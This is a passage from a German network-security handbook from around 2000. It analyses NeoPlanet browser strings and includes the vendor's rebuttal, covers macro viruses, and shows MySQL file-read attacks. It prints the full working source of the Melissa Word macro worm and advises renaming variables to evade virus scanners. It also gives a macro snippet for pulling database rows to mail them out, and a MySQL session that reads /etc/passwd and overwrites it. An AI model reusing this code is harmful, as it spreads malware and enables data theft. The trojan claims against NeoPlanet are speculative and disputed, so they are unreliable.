Konfigurationsdateien, und liest deren Inhalte. Es ist nur noch ein Frage,
wohin Neoplanet die Inhalte schickt.....Antwort kommt später !!!*/
Pegasus Mail for Windows - built-in TCP/IP Mail
Settings
Netscape Mail -
Pegasus Mail -
Eudora 4.0 -
Outlook -
Outlook Express -
\Program Files\Netscape\Users\
\PMAIL\MAIL\Pmail.ini
\Program Files\Qualcomm\Eudora Mail\Eudora.ini
Software\Microsoft\Office\8.0\Outlook\OMI Account Manager\Accounts
Software\Microsoft\Internet Account Manager\Accounts
/* Neoplanet möchte mehr über die Netscape Bookmarks erfahren, und öffnet
die Liste, der gläserne Mensch....*/
FileLocation
SOFTWARE\Netscape\Netscape Navigator\Bookmark List
\bookmark.htm
DirRoot
CurrentUser
SOFTWARE\Netscape\Netscape Navigator\Users
USERNAME
\Imported from Netscape
/* Neoplanet möchte alle User dieses Arbeitsplatzes ermitteln..... */
Invalid Scheme Name
FileContents
...... /* Der Ort der Updates von Neoplanet .......damit der User auch stets die
aktuelle Version des trojanischen Pferdes installiert.....Damit der
Systemadministrator auch nicht genau weiss, woher Neoplanet die Updates
anfordert.....Neoplanet muß die Orte selber erfragen......*/
http://neoplanet.snap.com/LMOID/mysnap/mysnap/0,160,neoplanet-0,00.html?pt.neo.br.hom.my
Error Obtaining Update. Update this software from
...... /neosetup
ftp.neoplanet.com
www.neoplanet.com
http://www.neoplanet.com/_cmd/
mailto:
error
question
info
Caught ex
importnetscapebookmarks
Register
register?
/* Der User soll sich registrieren......und die Bookmarks von Netscape
übermitteln ? Etwas viel Informationen .....*/
ShowTour
tour
artdir
```

```
true
offline
wichita
autoupdate
/* Support für die neuen Internet-Channels - Der User wird informiert und
informiert den Channelserver über seine Bookmarks, damit Neoplanet stets
geneu im Bilde ist, wofür der User sich interessiert ????? */
updatefixedchannels
updatespelldict
updateexe
ibpush
Did %d channels
%ld - start, %ld - End
channeltest3
channeltest2
mousetest
colortest
...... /* Die Adresse test@sushiking.com scheint eine der Adressen zu sein, an die
Neoplanet Informationen sendet. Vielleicht sollte man diese Adresse in der
Firewall filtern und untersuchen...... */
Automatic Testing of Neoplanet Mail Client's Queuing Functionality
Queue Mail Test message #%d
Queue Mail Test
Create 50 messages to test@sushiking.com in the Outbox?
queuemailtest
Automatic Testing of Neoplanet Mail Client's Send Functionality
%A,%B %d,%Y - %H:%M:%S
Send Mail Test message #%d
test@sushiking.com
Send Mail Test
Send 50 messages to test@sushiking.com?
sendmailtest
http://www.doubleclick.com
navigatetest
about
c:\neotest.neoscheme
...... /* Dieses Informationen sind nur für Arbeitsplätze mit direktem Anschluß an
das Internet relavant */
%s\neochan1.neo
http://www.neoplanet.com/channels/chanfixed.neo
Error creating user directory
C7FC0A215DE111d2841400A024D4B66A
%s\neoplanet.ini
is missing
is out of date. InternetShortcut
_NONE_
/* Neoplanet verrät die Signatur des E-Mail anhanges. Damit läßt sich
ermitteln wer der User ist */
Email Signature.txt
%s.wav
newmail.htm
Support Issue
Support
SupportEmail
..... /* Neoplanet arbeitet mit dem in das Windows System eingebautem Wörterbuch.
 Dictionary attacks sind ausreichend bekannt, nun liefert Windows ein solches
direkt schon mit Windows aus.....*/
Neo20
dictver
dict
```

```
fixedchanver
NeoFixed
.zip
...... %s\shell\open\command
%s\shell\open\ddeexec
%s\shell\open\ddeexec\Application
%s\shell\open\ddeexec\Topic
[open("%1")]
%s\DefaultIcon
WWW_OpenURL
application/x-ftp-protocol
application/x-https-protocol
application/x-http-protocol
application/x-javaSkript
c:\neobox.htm
c:\netlog.txt
...... /* www.alexa.com ist als Hackersite bekannt......*/
http://neoplanet.alexa.com/data/...
/* Während des Surfens verrät Neoplanet über die Firewall hinweg alle
Informationen über den User, seinen Login und viele weitere Dinge (Security
Indicator)....*/
%d.%d.%d.0
%d.%d.%d.%d
Security Indicator
...... /* Die Hacker haben sogar signiert......:)) */
COXSysInfo
Hacker
Johnny
BadDude
Bonesaw
Julito
Wifey
Nightshade
Friskel
Hoffman
...... System\CurrentControlSet\Services\Class\NetTrans
1500
2144
8192
...... /* Neoplanet will alles aus der Registry genau wissen.....*/
COXRegistry
HKEY_CURRENT_USER
HKEY_USERS
HKEY_CLASSES_ROOT
HKEY_LOCAL_MACHINE
HELO
SMTPPort
Quit
Timeout
......
```

24.2 Auswertung der Informationen

Haben Sie die Adresse test@sushiking.com gefunden ? Haben Sie auch das Paßwort für diesen Server gefunden ? Nicht ? Egal !

Ohne irgendeine Information über die innere Logik des Programmes zu haben, lassen sich aber schon sehr viele Informationen über den möglichen Sinn und Zweck dieses Programms erfahren. Besonders auffällig ist das Interesse an anderen Mailprogrammen und Bookmarks. Einige Details, wie die Einbindung von PROXY-Mechanismen und Versuche, Direktverbindungen zum Internet herzustellen (es wählt tatsächlich automatisch), sind merkwürdig. Einige Auslesevorgänge der Registry und die Ermittlung von Usern auf diesem Arbeitsplatz zeigen, daß das Programm offensichtlich mehr tut, als "nur" den Internet-Explorer zu verschönern. Über diese Informationen erhalten die Hacker, die netterweise auch signiert haben, vermutlich alle relevanten Informationen über das Netzwerk des Unternehmens, und zwar bis ins kleinste Detail. Besonders bezeichnend sind die Aufrufe von Systemroutinen, die TELNET und POP3 Verbindungen im Netzwerk herstellen. Beunruhigend ist die Tatsache, daß auf Windows 95/98/NT riesige Wörterbücher schon mitgeliefert sind, mit denen ein "dictionary attack" sehr einfach möglich ist. Ob das Programm auch Angriffe ausführt, wissen wir nicht. Im Grunde genommen spielt es aber auch keine Rolle mehr, das Programm ist absolut TABU. Wer es installiert, hat sich vermutlich ein trojanisches Pferd ins Netzwerk geholt. Weitere Angriffe über die Firewall hinweg sind somit nur noch eine Frage der Zeit. Das Programm macht den User von Zeit zu Zeit darauf aufmerksam, daß einen neue Version auf dem HomeServer bereit steht. Die Hacker können also in Ruhe alle Informationen, die ihnen von der ersten Version (Netplanet 2.0) übermittelt wurden auswerten, damit der User dann eine neue, modifizierte Version mit weiteren Routinen installiert. Ziel könnten dann SQL Datenbanken o.ä. sein.

```
Hier nun die Stellungnahme von Neoplanet mit einer Aufforderung, diesen Text
vom Netz zu nehmen:


please see below...

> -----Original Message-----
> From: root@www.intra.net [mailto:root@www.intra.net]On Behalf Of Guido
> Stepken
> Sent: Thursday, February 03, 2000 5:29 AM
> To: sean@neoplanet.com
> Subject: Re: 24.1 Analyse eines Programmes aus dem Internet
>
>
> Sean Conway wrote:
>
> > Dear Sir:
> >
> > In response to your recent report describing NeoPlanet as a
> "Trojan Horse",
```

> > we would like to make it clear this characterization is
> categorically false.
> >
>
> How do you explain those strings in your .EXE code ?

This code was build to self-test mail sending capabilities of NeoPlanet's email
client in version 2.1 (we are now on version 5.1). When we were developing the email client we needed a way to test it, so we added code to send 50 emails to a test address (test@sushiking.com).

While text strings generally do not reveal much about the functionality of an application, in this case the text actually says that it is intended for testing. In any case, this code has not been part of the application for quite some time.

Given these facts, we feel the characterization of NeoPlanet as a Trojan Horse was rather irresponsible. Therefore we request a retraction and ask that in the future if you find code in the NeoPlanet application that you do not understand, please inquire with us before publicly stating such potentially libelous conclusions.

Thank you in advance.

Sean Conway
NeoPlanet, Inc.

>
>
> Automatic Testing of Neoplanet Mail Client's Queuing Functionality
> Queue Mail Test message #%d
> Queue Mail Test
> Create 50 messages to test@sushiking.com in the Outbox?
> queuemailtest
> Automatic Testing of Neoplanet Mail Client's Send Functionality
> %A,%B %d,%Y - %H:%M:%S
> Send Mail Test message #%d
> test@sushiking.com
> Send Mail Test
> Send 50 messages to test@sushiking.com?
> sendmailtest
>
> What's the purpose of test@sushiking.com ? Why does it send mail ?
>
> regards, Guido Stepken
>
> >
> > NeoPlanet abides by an earnest respect for the rights and interests of

> > Internet users. Our overriding goal is to provide a positive and useful
> > Internet experience through our software - strictly with the
> consent of its
> > users.
> >
> > NeoPlanet does not masquerade as one program while acting
> surreptitiously as
> > another, nor does it inherently threaten the user or the user's
> computer.
> > Indeed all of NeoPlanet's basic functions are clearly stated to the user
> > before the application is activated and the application itself poses no
> > threat to users.
> >
> > The allegedly surreptitious stringers noted on your site are
> actually part
> > of a clearly stated function of the NeoPlanet application which
> described
> > within the NeoPlanet Privacy Statement. This function is part of
> > NeoPlanet's ad serving and software updating capabilities,
> which are neither
> > surreptitious nor destructive.
> >
> > NeoPlanet provides prominent links to this Statement before and
> after the
> > registration process - both from within the application and on
> the NeoPlanet
> > Web site to insure user consent. Please refer to the Privacy Statement
> > linked from the NeoPlanet main page (www.neoplanet.com) or go
> directly to
> > the below URL for details on the NeoPlanet functions in question.
> > http://www.neoplanet.com/user_central/privacy/index.html
> >
> > To date, there are nearly 3 million copies of NeoPlanet in distribution
> > worldwide. Our partners are among the most respected
> technology and media
> > brands in the world, including McAfee.com, Lycos, IBM, NEC,
> UPSIDE magazine
> > and others - most of whom distribute the software under their
> own brands.
> >
> > We hope concerned readers in Germany will examine these links
> carefully, as
> > we believe they clearly illustrate the falsehood of the claims
> put forth.
> > We welcome your feedback on the matter.
> >

Interessant ist auch das privacy statement, welches jeder, der Neoplanet einsetzt, auch unterschreibt. Man findet es auf der Homesite von Neoplanet.

24.3 Konsquenzen

Diese einfache Analyse eines unbekannten Programmes läßt sich schnell und effektiv durchführen. Netterweise sind alle Strings in Klartext gut erkennbar und somit leicht auszuwerten. Der Programmierer könnte jedoch wichtige Stings verschlüsseln - sie wären somit nur als wirre Zeichenketten sichtbar. Sollte eine solche Zeichenkette erscheinen, kann man völlig sicher sein, daß der Programmierer etwas zu verbergen sucht. Das Programm ist dann ebenfalls TABU. Eine solche Analyse ist natürlich sehr oberflächlich und kein Garant dafür, daß ein Programm "sauber" ist. Weitere Analysen lassen sich aber mit dem "WINDASM" oder mit SoftIce durchführen, sie sind aber nur für mit Assembler vertrauten Systemadministratoren geeignet.

25. Makroviren Melissa & Co beleuchtet

Das Makrovirus **Melissa** ist ein gutes Beispiel für eine neue Generation von Angriffswerkzeugen, die über fast jede Firewall hinweg tunneln. Hier kurz ein vollständiges Listing des "scharfen" Melissa Virus. Man kann davon ausgehen, das dieses Virus so verbreitet ist, daß das Listing hier auch keinen weiteren Schaden anrichten kann. Wer sich ein wenig im Code umschaut, der wird feststellen, daß dieses Macrovirus zuerst die Sicherheitseinstellungen ausschaltet, um dann völlig ungehindert auf System- und Userdateien (auch unter Windows NT 4.0 SP5) und Server zugereifen kann. Dasselbe betrifft auch eine im Kapitel Backoffice aufgezeigte Möglichkeit eines Angriffs, SQL-Server und die darin enthaltenen Daten auszulesen. Dieses Virus ist noch relativ harmlos, es ist aber auch ohne Probleme denkbar, daß dieser sich zuerst im Netzwerk verbreitet, und dann die Festplatten sämtlicher Arbeitsstationen neu formatiert. Hierzu bedarf es nur des Hinzufügens einer einzigen Zeile. Fast alle Virenscanner erkennen Teile (!) dieses Melissa - Codes und beseitigen bzw. sperren dieses Virus. Bei entsprechender Modifikation der für Virenscanner erkennungsrelevanten Teile des Virus (Groß/Kleinscreibung, Variablennamen, Leerzeichen) hat sich erwiesen, daß es immer noch möglich ist, dieses Virus in Netzwerke einzuschleusen. Gezielte Angriffe auf Datenbestände im Netzwerk hinter der Firewall sind somit zu jeder Zeit möglich. Von Interesse ist auch die Möglichkeit, über die Winsock 2.1 mit Hilfe diese Visual Basic Code auf die Netzwerkkarte der Arbeitsstation direkt zuzugreifen, um z.B. DoS Angriffe auszuführen, oder Paßworte aus dem Netzwerk zu ersniffen.

```
Private Sub Document_Open()
On Error Resume Next
If System.PrivateProfileString("",
"HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security",
"Level") <> "" Then
  CommandBars("Macro").Controls("Security...").Enabled = False
  System.PrivateProfileString("",
"HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security",
"Level") = 1&
Else
  CommandBars("Tools").Controls("Macro").Enabled = False
  Options.ConfirmConversions = (1 - 1): Options.VirusProtection = (1 -
1): Options.SaveNormalPrompt = (1 - 1)
End If

Dim UngaDasOutlook, DasMapiName, BreakUmOffASlice
Set UngaDasOutlook = CreateObject("Outlook.Application")
Set DasMapiName = UngaDasOutlook.GetNameSpace("MAPI")
If System.PrivateProfileString("",
"HKEY_CURRENT_USER\Software\Microsoft\Office\", "Melissa?") <> "... by
Kwyjibo" Then
  If UngaDasOutlook = "Outlook" Then
    DasMapiName.Logon "profile", "password"
```

```
    For y = 1 To DasMapiName.AddressLists.Count
        Set AddyBook = DasMapiName.AddressLists(y)
        x = 1
        Set BreakUmOffASlice = UngaDasOutlook.CreateItem(0)
        For oo = 1 To AddyBook.AddressEntries.Count
            Peep = AddyBook.AddressEntries(x)
            BreakUmOffASlice.Recipients.Add Peep
            x = x + 1
            If x > 2 Then oo = AddyBook.AddressEntries.Count
         Next oo
         BreakUmOffASlice.Subject = "Important Message From " &
Application.UserName
         BreakUmOffASlice.Body = "Here is that document you asked for
... don't show anyone else ;-)"
         BreakUmOffASlice.Attachments.Add ActiveDocument.FullName
         BreakUmOffASlice.Send
         Peep = ""
    Next y
    DasMapiName.Logoff
  End If
  System.PrivateProfileString("",
"HKEY_CURRENT_USER\Software\Microsoft\Office\", "Melissa?") = "... by
Kwyjibo"
End If


Set ADI1 = ActiveDocument.VBProject.VBComponents.Item(1)
Set NTI1 = NormalTemplate.VBProject.VBComponents.Item(1)
NTCL = NTI1.CodeModule.CountOfLines
ADCL = ADI1.CodeModule.CountOfLines
BGN = 2
If ADI1.Name <> "Melissa" Then
  If ADCL > 0 Then ADI1.CodeModule.DeleteLines 1, ADCL
  Set ToInfect = ADI1
  ADI1.Name = "Melissa"
  DoAD = True
End If

If NTI1.Name <> "Melissa" Then
  If NTCL > 0 Then NTI1.CodeModule.DeleteLines 1, NTCL
  Set ToInfect = NTI1
  NTI1.Name = "Melissa"
  DoNT = True
End If

If DoNT <> True And DoAD <> True Then GoTo CYA

If DoNT = True Then
```

```
    Do While ADI1.CodeModule.Lines(1, 1) = ""
      ADI1.CodeModule.DeleteLines 1
    Loop
    ToInfect.CodeModule.AddFromString ("Private Sub Document_Close()")
    Do While ADI1.CodeModule.Lines(BGN, 1) <> ""
      ToInfect.CodeModule.InsertLines BGN, ADI1.CodeModule.Lines(BGN, 1)
      BGN = BGN + 1
    Loop
  End If

  If DoAD = True Then
    Do While NTI1.CodeModule.Lines(1, 1) = ""
      NTI1.CodeModule.DeleteLines 1
    Loop
    ToInfect.CodeModule.AddFromString ("Private Sub Document_Open()")
    Do While NTI1.CodeModule.Lines(BGN, 1) <> ""
      ToInfect.CodeModule.InsertLines BGN, NTI1.CodeModule.Lines(BGN, 1)
      BGN = BGN + 1
    Loop
  End If

  CYA:

  If NTCL <> 0 And ADCL = 0 And (InStr(1, ActiveDocument.Name,
  "Document")
  = False) Then
    ActiveDocument.SaveAs FileName:=ActiveDocument.FullName
  ElseIf (InStr(1, ActiveDocument.Name, "Document") <> False) Then
    ActiveDocument.Saved = True
  End If

  'WORD/Melissa written by Kwyjibo
  'Works in both Word 2000 and Word 97
  'Worm? Macro Virus? Word 97 Virus? Word 2000 Virus? You Decide!
  'Word -> Email | Word 97 <--> Word 2000 ... it's a new age!

  If Day(Now) = Minute(Now) Then Selection.TypeText " Twenty-two points,
  plus triple-word-score, plus fifty points for using all my letters.
  Game's over.  I'm outta here."
  End Sub
```

Wer sich den Quellcode einmal genauer anschaut, der wird feststellen, daß die Programmierung doch recht einfach ist. Die BASIC Zeilen kann sich nun jeder nach einen eigenen Vorstellungen geringfügig verändern, um quasi ein neues trojanisches Pferd zu kreieren, welches von aktuellen Virenscannern nicht mehr erkannt wird. Wer nun noch mit Suchen/Ersetzen einige Variablennamen und Funktionen umbenennt, der hat damit Erkennungsalgorithmen vieler Virenscanner außer Gefecht gesetzt, obwohl der Makrovirus immer noch derselbe ist. Wer diese Gefahren umgehen zuverlässig vermeiden möchte, der mag sich mit dem Kapitel Unkonventionelle Firewalllösungen näher auseinandersetzen.

26. Sicherung von SQL-Datenbanken

Angesichts der Bedeutung von SQL Datenbanken in größeren Unternehmen muß man ganz klar sagen, daß Angreifer sich für die Inhalte von SQL Datenbanken besonders interessieren. Sie enthalten zumeist für ein Unternehmen im Konkurrenzkampf überlebenswichtige Informationen. Microsofts Backoffice basiert ebenfalls auf der MS SQL Datenbank bzw. Sybase SQL Datenbank. Nach dem Start von Backoffice ist diese SQL Datenbank entweder mit dem Standardpaßwort zugänglich, welches Microsoft bei der Installation standardmäßig aktiviert hat, oder der Angreifer kommt über das Ausspähen von Paßworten anderer Dienste (WWW, Mail...) auf dasjenige Paßwort, was wahrscheinlich Sie auch als Login in das System verwenden. Da bei Microsoft alles so schön zusammenhängt, hat somit ein Angreifer auch vollen Zugriff auf die SQL Datenbank, die er dann sogar mit Hilfe von Visual Basic Script in einem Makro von Winword oder Excel versteckt, ansprechen kann. Die Absicherung von SQL-Datenbanken ist nur unter ganz bestimmten Bedingungen möglich. Eine Firewall kann hier nicht helfen. Wichtig ist es, die Angriffsmöglichkeiten genau zu kennen, und an geeigneter Stelle, meistens in den Interfaces, Filter einzubauen. Diese muß man auf den Datenbestand, die Datenstruktur und auf die Abfragemöglichkeiten hin konstruieren. Was passiert, wenn man z.B. einen S.u.S.E. LINUX Server mit einer SQL Datenbank ins Internet stellt, oder wie man die Backoffice Datenbank mit Visual Basic ausliest, und in das Internet versendet, sollen ein paar Beispiele zum besseren Verständnis zeigen.

26.1 Auslesen der Backoffice Datenbank mit einem Winword Makro

Dieses Beispiel soll nur zeigen, daß es dank der ausgeklügelten Zusammenarbeit von Visual Basic Script und Winword / Excel /Access einem Angreifer einfach möglich ist, die Backoffice Datenbank anzusprechen, und alle Daten per Mail in das Internet zu versenden. Hierzu kann man z.B. Teile des Codes des im Kapitel **Melissa & Co beleuchtet** vorgestellten Code des bekannten Makrovirus für Winword verwenden. Diesem Code muß der Angreifer dann nur noch ein paar eigene Zeilen hinzufügen:

```
...
Set Connection = Server.CreateObject ("ODBC.Connection");

rem Alternativ auch "ADODB.Connection"...

Connection.Open "DSN=Datenbankname";
SQLStmt = "SELECT Kundennummer, Name, Umsatz, ... FROM Kunde LIMT 1,100";
Connection Execute(SQLStmt);
...
```

Mit hoher Wahrscheinlichkeit erhält der Angreifer Zugang zu allen Daten, auf die auch der eingeloggte User Zugriff hat. Da der User ja authentifiziert ist, und der User selber das Visual Basic Makro in Winword oder Excel ausführt, muß der Angreifer also noch nicht einmal ein Paßwort kennen, um die Daten aus Backoffice auslesen zu können. Die Daten können dann einfach per E-Mail oder via **HTML POST Befehl** in das Internet versandt werden.

Der Angereifer muß zur Vorbereitung dieses Angriffes einige Informationen zuvor in Erfahrung bringen. Diese betreffen z.B. den Namen der Datenbank und die Namen der Tabellen, die man jedoch mit einem einfachen SQL Statement abfragen kann. Der Angreifer muß also den Angriff in mindestens zwei Schritten durchführen. Microsoft hat viele Schnittstellen für einen Zugriff auf Datenbanken geschaffen, sodaß z.B. das Filtern von Mail nach dem Begriff **"SQLStmt"** oder **SELECT** nicht funktioniert. Eine davon ist z.B. ADO. Die kennen Sie nicht ? Damit spricht man z.B. ACCESS Datenbanken direkt an. Der Wust an Schnittstellen bei Microsoft ist nicht mehr zu überblicken. Cracker haben natürlich hier leichtes Spiel, da auch die Security Experten, die vielleicht Ihre Firewall aufgesetzt haben, nicht mehr Wissen, wonach Sie eigentlich suchen müssen. Also können Sie auch keine Filter für z.B. E-Mail oder den WWW-Traffic programmieren.

Diese Art von trojanischem Pferd könnte jeder Microsoft Certified Develloper (MCSD) in wenigen Stunden oder Tagen programmieren.

26.2 Angriff auf SuSE LINUX und MySQL

Direkt zu Anfang ein haarstäubendes Beispiel, welches Sie mit einer ältern SuSE Distribution bis zur Versionsnummer 6.2 selber nachvollziehen können....Ein Angriff über eine SQL Datenbank.....

Import von Datensätzen in MySQL

Im Kapitel wurden bereits zum Test die Datensätze eingelesen. ...

Das Beispiel in dem vorangegangenen Kapitel erlaubte es uns, aus dem Standardverzeichnis von MySQL Daten einzulesen. Netterweise kann man aber auch folgendes Konstrukt angeben. Hierzu kopieren Sie bitte die Datei **datenexport.txt** aus dem Standard Verzeichnis in Ihr Homeverzeichnis (bitte anpassen !):

```
user01@tunix:~ > cp /var/mysql/test/datenexport.txt .
```

Sie löschen nun die Inhalte der Tabelle **testtabelle** und importieren die Daten:

```
mysql> delete from testtabelle;
Query OK, 0 rows affected (0.00 sec)

mysql> load data infile "/home/user01/datenexport.txt" into table testtabelle;
Query OK, 3 rows affected (0.01 sec)
Records: 3  Deleted: 0  Skipped: 0  Warnings: 0

mysql> select * from testtabelle;
+---------+-------------------------------------+
| spalte1 | spalte2                             |
+---------+-------------------------------------+
|       5 | test                                |
|       5 | testwert                            |
|   34567 | kannix und istnix weissnix habenix  |
+---------+-------------------------------------+
3 rows in set (0.00 sec)

mysql>
```

Ahnen Sie etwas ? Offensichtlich kann man auch absolute Pfade angeben, um Daten aus Nachbarverzeichnissen oder aus geschützten Bereichen in die Datenbank zuladen oder zu speichern !

Probieren wir es aus:

```
user01@tunix:~ > mysql -h 10.0.0.5 -u testuser -ptestpasswort test

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 17 to server version: 3.21.33b

Type 'help' for help.

mysql> create table passwd (text char(100));
```

```
Query OK, 0 rows affected (0.00 sec)

mysql> load data infile "/etc/passwd" into table passwd;
Query OK, 31 rows affected (0.01 sec)
Records: 31  Deleted: 0  Skipped: 0  Warnings: 0

mysql> select * from passwd;
+-------------------------------------------------------------------------+
| text                                                                    |
+-------------------------------------------------------------------------+
| root:x:0:0:root:/root:/bin/bash                                         |
| bin:x:1:1:bin:/bin:/bin/bash                                            |
| daemon:x:2:2:daemon:/sbin:/bin/bash                                     |
| lp:x:4:7:lp daemon:/var/spool/lpd:/bin/bash                             |
| news:x:9:13:News system:/etc/news:/bin/bash                             |
| uucp:x:10:14::/var/lib/uucp/taylor_config:/bin/bash                     |
| games:x:12:100::/tmp:/bin/bash                                          |
| man:x:13:2::/var/catman:/bin/bash                                       |
| at:x:25:25::/var/spool/atjobs:/bin/bash                                 |
| postgres:x:26:2:Postgres Database Admin:/var/lib/pgsql:/bin/bash        |
| lnx:x:27:27:LNX Database Admin:/usr/lib/lnx:/bin/bash                   |
| mdom:x:28:28:Mailing list agent:/usr/lib/majordomo:/bin/bash            |
| yard:x:29:29:YARD Database Admin:/usr/lib/YARD:/bin/bash                |
| wwwrun:x:30:65534:Daemon user for apache:/tmp:/bin/bash                 |
| squid:x:31:65534:WWW proxy squid:/var/squid:/bin/bash                   |
| fax:x:33:14:Facsimile Agent:/var/spool/fax:/bin/bash                    |
| gnats:x:34:65534:Gnats Gnu Backtracking System:/usr/lib/gnats:/bin/bash |
| empress:x:35:100:Empress Database Admin:/usr/empress:/bin/bash          |
| adabas:x:36:100:Adabas-D Database Admin:/usr/lib/adabas:/bin/bash       |
| amanda:x:37:6:Amanda Admin:/var/lib/amanda:/bin/bash                    |
| ixess:x:38:29:IXware Admin:/usr/lib/ixware:/bin/bash                    |
| irc:x:39:65534:IRC Daemon:/usr/lib/ircd:/bin/bash                       |
| ftp:x:40:2:ftp account:/usr/local/ftp:/bin/bash                         |
| firewall:x:41:31:firewall account:/tmp:/bin/false                       |
| informix:x:43:34:Informix Database Admin:/usr/lib/informix:/bin/bash    |
| named:x:44:44:Nameserver Daemon:/var/named:/bin/bash                    |
| virtuoso:x:45:100:Virtuoso Admin:/opt/virtuoso-lite:/bin/bash           |
| nobody:x:65534:65534:nobody:/tmp:/bin/bash                              |
| user01:x:500:100::/platte2/home/user01:/bin/bash                        |
| user02:x:501:100::/home/user02:/bin/bash                                |
| user03:x:502:100::/home/user03:/bin/bash                                |
+-------------------------------------------------------------------------+
31 rows in set (0.00 sec)

mysql>
```

Man kann offensichtlich in einem SuSE LINUX System mit einem MySQL Server beliebig Daten aus anderen Verzeichnissen in die MySQL Datenbank einlesen und sich quer über das Internet irgendwohin übertragen lassen. Ein Useraccount mit beschränkten Rechten an irgendeiner Tabelle reicht da völlig aus. Sie sehen, daß da auch eine Firewall nicht mehr helfen kann.

Das Statement:

```
insert .....
```

```
select * from passwd into outfile "/etc/passwd";
Query OK, 32 rows affected (0.03 sec)
```

spare ich mir nun, was Sie ebenfalls sich sparen sollten.

Damit ein solcher Einbruch also nicht möglich ist, sollten Sie MySQL nur mit User-Rechten starten, und den MySQL Serverdämon in eine CHROOT() Umgebung verbannen. Wie Sie das tun, finden Sie hier: http://www.little-idiot.de/firewall.

Falls Sie nun denken, LINUX wäre unsicher, da haben Sie Recht. Ich kann Ihnen als angehender MCSD aber garantieren, daß NT 4.0 Server mit MS SQL 7.0 noch viel haarsträubendere Sicherheitslücken besitzen, deren Beschreibung Sie leider nicht in der Microsoft Dokumentation finden. Ich selber werde diese auch kaum veröffentlichen, es sei denn, Microsoft gibt alle Quellcodes von NT und MS-SQL 7.0 unter GPL Lizenz frei...

Unter LINUX oder BSD UNIX wissen Sie zumindest, wonach Sie suchen müssen, und können die Probleme beseitigen, unter NT nicht.

Man kann also auch z.B. über ein PHP3 oder PERL-Skript in ein Formularfeld z.B. **; delete * from .....; create ...; load data infile....select....** eintragen, um sich Inhalten von Dateien auf dem Server hinter der Firewall auf den Browser ausgeben zu lassen. Man kann z.B. auch in das Homeverzeichnis des Administrators (.profile, .bash_profile, .bashrc, ...) eine Datei exportieren, die ein Kommando zum Löschen der Festplatte enthält.... Der Angreifer ist schon lange weg und der Administrator löscht seine eigene Festplatte..... Vieles ist möglich.....

Das schlimme ist auch noch, daß MySQL diesen Angriff nicht aufgezeichnet hat. MySQL verzeichnet stets alle Statements in der Datei **/var/mysql/tunix.log** (oder so ähnlich). Hier finden sich jedoch Logs über die Manipulationen der Datenbank test:

```
user01@tunix:/var/mysql > more tunix.log
mysqld started on  Fri Feb 12 16:07:38 MET 1999
mysqld ended on  Fri Feb 12 16:07:39 MET 1999mysqld started on  Thu Aug 19
10:26
:42 MEST 1999
/usr/sbin/mysqld, Version: 3.21.33b-log, started with:
Tcp port: 3306  Unix socket: /tmp/mysql.sock
Time                 Id Command    Argument
990819 10:26:48       1 Connect    root@localhost on
                      1 Statistics
                      1 Quit
                      2 Connect    root@localhost on
                      2 Init DB    mysql
                      2 Query      delete from db
                      2 Query      delete from host
                      2 Query      delete from user
                      2 Query      delete from func
                      2 Query      INSERT INTO db VALUES
('%','test','','Y','Y','
Y','Y','Y','Y')
                      2 Query      INSERT INTO db VALUES
('%','test\_%','','Y','Y
','Y','Y','Y','Y')
                      2 Query      INSERT INTO host VALUES
('localhost','%','Y','
Y','Y','Y','Y','Y')
                      2 Query      INSERT INTO host VALUES
('tunix','%','Y','Y','
```

```
Y','Y','Y','Y')
                    2 Query      INSERT INTO user VALUES
('localhost','root',''
,'Y','Y','Y','Y','Y','Y','Y','Y','Y','Y')
                    2 Query      INSERT INTO user VALUES
('localhost','','','N'
,'N','N','N','N','N','N','N','N','N')
                    2 Query      INSERT INTO user VALUES
('tunix','root','','Y'
,'Y','Y','Y','Y','Y','Y','Y','Y','Y')
                    2 Query      INSERT INTO user VALUES
('tunix','','','N','N'
,'N','N','N','N','N','N','N','N')
                    2 Quit
                    3 Connect    root@localhost on
                    3 Reload
                    3 Quit
990819 10:27:02     4 Connect    root@localhost on
                    4 Init DB    test
                    4 Query      show databases
                    4 Query      show tables
                    4 Quit
mysqld ended on  Thu Aug 19 10:27:46 MEST 1999mysqld started on  Thu Aug 19
10:2
8:00 MEST 1999
mysqld ended on  Thu Aug 19 10:28:06 MEST 1999mysqld started on  Thu Aug 19
10:2
8:12 MEST 1999
mysqld started on  Thu Aug 26 06:08:44 MEST 1999
mysqld ended on  Thu Aug 26 06:59:19 MEST 1999mysqld started on  Thu Aug 26
07:0
5:41 MEST 1999
mysqld ended on  Thu Aug 26 14:26:28 MEST 1999mysqld started on  Thu Aug 26
14:2
7:40 MEST 1999
mysqld started on  Fri Aug 27 07:10:08 MEST 1999
user01@tunix:/var/mysql >
```

Es wurden nur Daten aufgezeichnet die die Tabelle **mysql**, also diejenige Tabelle betrifft, die die Rechte verwaltet....

Ein echter Angreifer könnte aber auch diese Tabelle überschreiben .....was sicherlich einer Katastrophe gleichkommen dürfte.....

Online Suche im Handbuch LITTLE-IDIOT NETWORKING

26.3 Helfen SQL Proxy´s ?

SQL Proxy's in Firewalls werden im allgemeinen nur dort eingesetzt, wo Datenbanken für Warenwirtschaftssysteme oder EDI Systeme an das Internet angebunden werden müssen. Leider muß man sagen, daß hier kaum jemand wirklich die Gefahren kennt. Viele Firewallhersteller begnügen sich einfach damit, den TELNET PROXY auf den Port z.B. 1521 des ORACLE Servers zu installieren, der dann als "dedicated server" konfiguriert sein muß. In diesem Falle wird nur der Port 1521 verwendet und Ports >1024 kommen nicht zur Anwendung. Dies kann dann interessant sein, wenn man z.B. einen SAP/R3 oder anderen Kommunikationsserver vor den eigentlichen Datenbankserver geschaltet hat. Ohne ein sogenanntes Port-Sharing mit dynamischen Ports bleibt dann natütlich die Zahl der simultanen Clients auf einen begrenzt. Mit aktiviertem Port-Sharing, also beim Einsatz von ORACLE als "multi threaded" Server, der vielen Clients gleichzeitig Rede und Antwort steht, müssen nämlich in der Firewall alle Ports > 1024 für den Zugriff auf den SQL Server geöffnet werden. Dies muß aus diesem Grund geschehen, da es ja nicht der SQL-Server ist, der die Verbindungen zum Client anfordert, sondern es die Clients sind, die die Ports > 1024 anfordern. Es bleibt also allein für Firewalls die Aufgabe, die IP - Nummern der Clients zu selektieren, also nur auf Cirquit-Level den Zugriff auf den Datenbank-Server einschränken. Für MySQL ab Version 3.20 gilt Port 3333, für die älteren Versionen der Port 3306.

Welches sind die Gefahren, die einer Datenbank drohen ? Hier kann man mehrere aufzählen:

